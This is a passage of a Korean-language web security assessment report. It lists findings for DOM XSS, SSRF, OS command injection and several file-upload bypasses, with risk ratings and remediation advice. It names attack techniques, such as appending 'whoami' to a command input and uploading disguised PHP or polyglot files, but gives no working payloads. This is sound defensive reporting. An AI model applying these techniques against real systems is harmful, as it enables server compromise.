■ 보안설정방법 1. DOM 조작시 안전한 API 사용 - 사용자 입력값 또는 외부 메시지를 DOM에 삽입할 때, innerHTML, document.write() 사용 금지 2. postMessage 사용 시 Origin 검증 필수 - window.addEventListener("message", ...) 사용 시 event.origin 값 검증 - 허용된 도메인에서 전달된 메시지만 처리 3. 클라이언트 입력값 검증 강화 - URL 파라미터, 메시지 데이터 등 외부 입력값에 대해 길이 제한 및 허용 문자 화이트리스트 적용 4. JavaScript 컨텍스트 별 출력 처리 - DOM 삽입 위치에 따라 컨텍스트에 맞는 이스케이프 처리 - JavaScript 문자열 컨텍스트에 직접 입력값 결합 지양 5. Content Security Policy 적용 - 인라인 스크립트 실행 제한 - script-src 'self' 정책 적용 - DOM XSS 발생 시 피해 범위 축소 효과 6. 프론트엔드 프레임워크 보안 기능 활용 - React, Vue 등 기본 자동 이스케이프 기능 활용 - 위험 API 사용 제한	

표 4.5.1. DOM XSS 보안 권고안

4.6. SSRF

취약점 개요			
취약 코드	A10	위험도	High
평가 항목	SSRF		
취약점 개요	외부 입력값으로 서버 내부 요청을 수행하는 구조를 악용하여, 접근이 제한된 관리자 기능을 우회적으로 실행할 수 있는 취약점을 확인		
보안 조치 방법			
■ 보안설정방법			
1. 서버 측 요청 대상 URL 화이트리스트 적용			
- 서버가 외부 입력값을 기반으로 HTTP 요청을 수행하는 경우 허용된 도메인 또는 IP만 요청 가능하도록 화이트리스트 적용 - 사용자 입력값을 그대로 요청 대상 URL로 사용하지 않도록 설계			
2. 내부 IP 및 Loopback 주소 접근 차단			
- 다음 주소 대역으로의 요청을 서버 측에서 차단 - 클라우드 환경의 경우 메타데이터 IP 접근 차단			
3. 요청 URL 정규화 및 재검증			
- URL 디코딩, 리다이렉트 처리 후 최종 요청 대상 주소에 대해 재검증 수행 - URL 인코딩, 이중 인코딩을 이용한 우회 차단			
4. 서버 내부 요청과 외부 요청의 권한 분리			
- 서버 내부 요청이라고 해서 관리자 권한으로 처리하지 않도록 설계 - 내부 요청과 외부 요청에 동일한 인증·인가 검증 적용			
5. HTTP 메서드 및 요청 기능 제한			
- 서버 측 요청 기능에서 불필요한 메서드 제한 - 단순 조회 목적의 기능에 상태 변경 요청 포함 금지			
6. 네트워크 레벨 접근 제어			
- 방화벽 또는 보안 그룹을 통해 애플리케이션 서버의 내부 관리 포트 접근 제한 - 서버가 불필요한 내부 서비스로 통신하지 않도록 네트워크 분리			

표 4.6.1. SSRF 보안 권고안

4.7. OS Command Injection

취약점 개요			
취약 코드	A03	위험도	High
평가 항목	OS Command Injection		
취약점 개요	재고 조회 요청에서 사용자 입력값이 검증 없이 OS 명령어에 포함되어, 명령어 뒤에 whoami 를 추가함으로써 서버에서 명령이 실행되는 취약점이 존재		
보안 조치 방법			
■ 보안설정방법			
1. 사용자 입력값을 OS 명령어에 직접 사용 금지			
- OS 명령 실행 함수에 사용자 입력값을 직접 전달하지 않도록 설계			
- 가능한 경우 OS 명령 실행 자체를 제거			
2. 안전한 API 및 라이브러리 사용			
- 시스템 명령이 필요한 경우 고수준 API 및 전용 라이브러리 사용			
- 셸을 거치지 않는 방식으로 명령 실행			
3. 명령어 인자 분리 처리			
- 명령어와 인자를 명확히 분리하고 문자열 결합 방식 사용 금지			
- 쉘 해석이 발생하지 않도록 설계			
4. 입력값 검증 및 화이트리스트 적용			
- 허용 가능한 값만 명시적으로 정의			
- 숫자, 고정 문자열 등 사전 정의된 값만 처리			
- 특수문자 입력 차단			
5. 최소 권한 원칙 적용			
- 애플리케이션 프로세스를 비권한 계정으로 실행			
- OS 명령 실행 시 관리자 권한 사용 금지			
6. 실행 환경 격리			
- 컨테이너, chroot, SELinux/AppArmor 등 프로세스 격리 기법 적용			
- 명령 실행 시 시스템 영향 범위 최소화			

4.8. File Upload

4.8.1. File Upload – Basic File Upload Bypass

취약점 개요			
취약 코드	A05	위험도	High
평가 항목	File Upload – Basic File Upload Bypass		
취약점 개요	파일 업로드 기능에서 실행 파일에 대한 서버 측 검증이 미흡하여, 일반 사용자 권한으로 PHP 파일을 업로드하고 웹 경로를 통해 접근할 수 있는 취약점이 존재		

표 4.8.1. File Upload – Basic File Upload Bypass 취약점 개요

4.8.2. File Upload – MIME-Type Bypass

취약점 개요			
취약 코드	A05	위험도	High
평가 항목	File Upload – MIME-Type bypass		
취약점 개요	파일 업로드 과정에서 Content-Type 값만을 기준으로 검증이 이루어져, 요청 헤더 조작을 통해 PHP 파일을 이미지 파일로 위장하여 업로드할 수 있는 취약점이 존재		

표 4.8.2. File Upload – MIME-Type Bypass 취약점 개요

4.8.3. File Upload – Path Traversal Upload

취약점 개요			
취약 코드	A05	위험도	High
평가 항목	File Upload – Path Traversal Upload		
취약점 개요	파일 업로드 과정에서 파일명에 대한 경로 검증이 미흡하여, 경로 조작을 통해 업로드된 PHP 파일에 직접 접근할 수 있는 취약점이 존재		

표 4.8.3. File Upload – Path Traversal Upload 취약점 개요

4.8.4. File Upload – .htaccess Abuse

취약점 개요			
취약 코드	A05	위험도	Critical
평가 항목	File Upload – .htaccess Abuse		
취약점 개요	업로드 디렉터리에 .htaccess 파일 업로드가 가능하며, 비실행 확장자를 PHP 스크립트로 처리하도록 서버 설정을 변경할 수 있는 취약점이 존재		

표 4.8.4. File Upload – .htaccess Abuse 취약점 개요

4.8.5. File Upload – Obfuscated Extension

취약점 개요			
취약 코드	A05	위험도	High
평가 항목	File Upload – Obfuscated Extension		
취약점 개요	확장자 검증이 단순 문자열 비교 방식으로 이루어져, 이중 확장자 및 난독화된 파일명을 통해 PHP 파일을 업로드할 수 있는 취약점이 존재		

표 4.8.5. File Upload – Obfuscated Extension 취약점 개요

4.8.6. File Upload – Polyglot RCE Upload

취약점 개요			
취약 코드	A03	위험도	Critical
평가 항목	File Upload – Polyglot RCE Upload		
취약점 개요	이미지 파일로 위장한 Polyglot 파일을 업로드할 수 있어, 파일 검증을 우회하고 서버에서 PHP 코드가 실행되는 취약점이 존재		

표 4.8.6. File Upload – Polyglot RCE Upload 취약점 개요

4.8.7. File Upload 공통 보안 조치 방법

보안 조치 방법
■ 보안설정방법 1. 서버 측 파일 검증 로직 강화 - 클라이언트 단 검증에 의존하지 않고, 서버 측에서 파일 검증을 필수적으로 수행

- 파일 확장자, MIME-Type, Magic Number를 단일 조건이 아닌 복합 조건으로 검증
- 확장자 검증 시 단순 문자열 비교가 아닌, 화이트리스트 기반 정규화 후 비교 로직 적용

2. MIME-Type 및 Content-Type 신뢰 금지

- HTTP 요청 헤더의 Content-Type 값은 조작 가능하므로 신뢰하지 않음
- 서버 내부에서 실제 파일 바이너리를 분석하여 파일 형식 기반으로 재검증
- Content-Type 검증은 보조 수단으로만 사용

3. 업로드 디렉터리 실행 권한 제거

- 업로드 파일 저장 경로를 웹 실행 디렉터리 외부로 분리
- 불가피하게 웹 경로에 위치할 경우, 해당 디렉터리에 대해 PHP, JSP 등 스크립트 실행 권한 제거

4. 파일명 및 경로 조작 방지

- 업로드 시 클라이언트가 전달하는 파일명을 그대로 사용하지 않음
- 서버에서 임의의 파일명으로 재생성
- ../, URL 인코딩 등 경로 문자열 제거 및 정규화 처리
- 업로드 경로를 서버 내부에서 고정값으로 강제

5. .htaccess 및 설정 파일 업로드 차단

- 업로드 대상 확장자에 .htaccess, .user.ini, .config 등 서버 설정에 영향을 주는 파일을 명시적으로 차단
- 업로드 디렉터리에 대해 AllowOverride None 설정 적용
- 서버 설정 변경이 가능한 파일은 웹 애플리케이션을 통해 업로드 불가하도록 제한

6. Polyglot 및 이미지 위장 파일 대응

- 단순 이미지 헤더 검사에 그치지 않고, 이미지 디코딩 라이브러리를 통한 실제 로딩 검증 수행
- EXIF 데이터, 비정상 메타데이터 존재 여부 점검
- 업로드 직후 이미지 리사이징/재인코딩 처리하여 내부 스크립트 코드 제거

7. 업로드 파일 접근 통제

- 업로드 파일에 직접 접근 가능한 URL 제공 지양
- 파일 접근 시 인증 여부 확인 및 파일 타입에 따른 응답 헤더 강제

- 실행 가능한 콘텐츠는 다운로드 전용 처리

8. 보안 로그 및 탐지 체계 적용

- 파일 업로드 시도 실패/성공 로그 기록
- 비정상 확장자, 반복 업로드 시도에 대한 탐지 및 차단 정책 적용
- WAF를 통한 파일 업로드 패턴 탐지 병행

표 4.8.7. File Upload 공통 보안 권고안